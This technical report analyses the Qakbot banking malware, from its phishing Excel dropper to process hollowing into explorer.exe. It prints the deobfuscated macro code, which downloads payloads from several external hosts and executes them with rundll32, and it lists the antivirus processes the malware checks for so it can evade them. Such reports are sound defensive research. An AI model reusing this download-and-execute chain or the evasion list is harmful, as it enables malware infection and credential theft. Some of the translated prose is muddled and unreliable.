QAKBOT

Technical Analysis Report

CONTENTS


Introduction

Qakbot, which was first detected in 2007, is also known as QBOT. The main purpose of the QAKBOT family, is to steal credentials and other financial information about bank accounts. The QAKBOT family has become an effective cyberattack tool with data theft in recent years. This is how today's most dangerous cyber attacks can be carried out. Prolock can make banking transactions via IP address by remotely connecting to ransomware and Windows system. It can work and develop acting worm-like, create backdoors on machines, and record user input outputs.

Resurrected by other malware such as EMOTET, QAKBOT has been found to have been distributed through a spam campaign using spam or hidden emails. These cyberattacks primarily redirect to a malicious web page and use an Excel document as a dropper. Later, QAKBOT downloads the main malicious file with the help of macro codes in the excel document, which is the dropper. Droppers are a malicious component that works to download the actual ransomware. Droppers leaves a copy of itself on the machine and creates a scheduled task for autorun recording and persistence. It also injects itself into the explorer.exe process.

First Look


First, it starts with specialized phishing e-mail. The content of the mail is an Office document. The macros of office documents is written in VBScript. VBScript, modelled by Microsoft on Visual Basic, represents an Active Scripting language and downloaded contents enables communication with the server controlled by cybercriminals and command transmission.



Analysis of Documents-1472621861.xlsb

FILE	documents-1472621861.xlsb
MD5	7046115d4093bb8a33ae64df0a85c4dd
SHA -1	602a43d4665ea83f3e1d0f1bc27ce83f515e6360

It appears that macros are disabled by default as a security warning. As stated in content of the excel file, macros need to be activated.




Looking at the pages of the document, it found that there are some hidden cells. When the hidden cells revealed, it seen that there are obfuscated excel formulas in the cells as in the bellow picture.

AN	AO	AP	AQ	AR	AS	AT	
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752						
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					r	,
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752		=CALL('Do			u	D
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					n	ll
	=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,7272752					d	l
						l	R
	=HALT()					l	e
	Kendiliğinden_Aç					3	g
							i
	=FORMULA('Doc2'!AS73&'Doc2'!AQ73&'Doc2'!A202&'Doc2'!C202&'Doc2'!E202&'Doc2'!G202&'Doc2'!AR73,'Dc						s
	=FORMULA('Doc2'!AS74&'Doc2'!AQ74&'Doc2'!A203&'Doc2'!C203&'Doc2'!E203&'Doc2'!G203&'Doc2'!AR74,'Dc						t
	=FORMULA('Doc2'!AS75&'Doc2'!AQ75&'Doc2'!A204&'Doc2'!C204&'Doc2'!E204&'Doc2'!G204&'Doc2'!AR75,'Dc						e
	=FORMULA('Doc2'!AS76&'Doc2'!AQ76&'Doc2'!A205&'Doc2'!C205&'Doc2'!E205&'Doc2'!G205&'Doc2'!AR76,'Dc						r
	=FORMULA('Doc2'!AS77&'Doc2'!AQ77&'Doc2'!A206&'Doc2'!C206&'Doc2'!E206&'Doc2'!G206&'Doc2'!AR77,'Dc						Se
							rv
	=FORMULA('Doc2'!AL72&'Doc2'!AL73&'Doc2'!AL74&'Doc2'!AL75&'Doc2'!AL76&'Doc2'!AL77,AM30)		=RAND()=F				er

When obfuscated macro codes are deobfuscated, they look like following.

```
CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https://theottomandoner[.]co[.]uk/drms/bb.html”,”../wiroe.oer5”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”http[:]//nicolette7107gq[.]ru.com/bb.html”,”../wiroe.oer2”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”http[:]//paufderhar07ol[.]ru[.]com/bb.html”,”../wiroe.oer1”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https[:]//chocolateuncle[.]online/drms/bb.html”,”../wiroe.oer3”,0,0)

CALL(“URLMon”,”URLDownloadToFileA”,”JJCCBB”,0,
”https[:]//cablenet[.]com[.]ec/drms/bb.html”,”../wiroe.oer4”,0,0)

EXEC(“rundll32 ..\wiroe.oer1,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer2,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer3,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer4,DllRegisterServer”)
EXEC(“rundll32 ..\wiroe.oer5,DllRegisterServer”)
```

By trying to connect to the above internet addresses, it tries to install files named “wiroe.oer1”, “wiroe.oer2”, “wiroe.oer3”, “wiroe.oer4” and “wiroe.oer5” to the users directory. It runs the downloaded files with the “DllRegisterServer” ordinal. It has been determined this process is a precaution against the inactivity of other connection addresses.




Analysis of Wiroe.oer1


FILE	wiroe.oer1
MD5	439e101481408971ee0bffde70419566
SHA -1	e2a69bd8477669a135250ae087b36d21cd29ae8a

When the file header of “Wiroe.oer1” checked, it is detected as this is a DLL.

It has been observed the file named “TYU” is searched from source files using the FindResourceA API. Then, after determining the size of the file using SizeOfResource API, it writes its deobfuscated version to the memory using VirtualAllocEx API.



Deobfuscation process is done by using the algorithm below.



When the file that extracted after deobfuscation process is examined, it is understood that this file is the place where it performs its main harmful functions.


DOSYA	UNNAMED
MD5	bf405fb27ec79209e373c32dfac66203
SHA-1	fa6a850c19291fb5f8372d8821b527c2cf15d8c1

Looking at the File Header of the extracted file, it is observed that the file is a DLL.


Blacklist

When the analysis started, it appears that there is a blacklist for Anti-Virus programs in system. The malicious program checks for the presence of 16 antivirus programs in the system.

avgcsrvx.exe	MsMpEng.exe	avp.exe	egui.exe
bdagent.exe	AavastSvc.exe	coreServiceShell.exe	SAVAdminService.exe
fshoster32.exe	Wrsa.exe	vkise.exe	MBAMServixe.exe
fmon.exe	dwengine.exe	mcshield.exe	ByteFence.exe





After checking the blacklist for anti-virus programs, it creates the area where the malicious Shellcode to be injected with HeapCreate.




Process Hollowing

Qakbot malware uses the process hollowing technique that also used by many other malwares. Explorer.exe process starts in suspended mode. Afterwards malware injects in the memory using WriteProcessMemory.






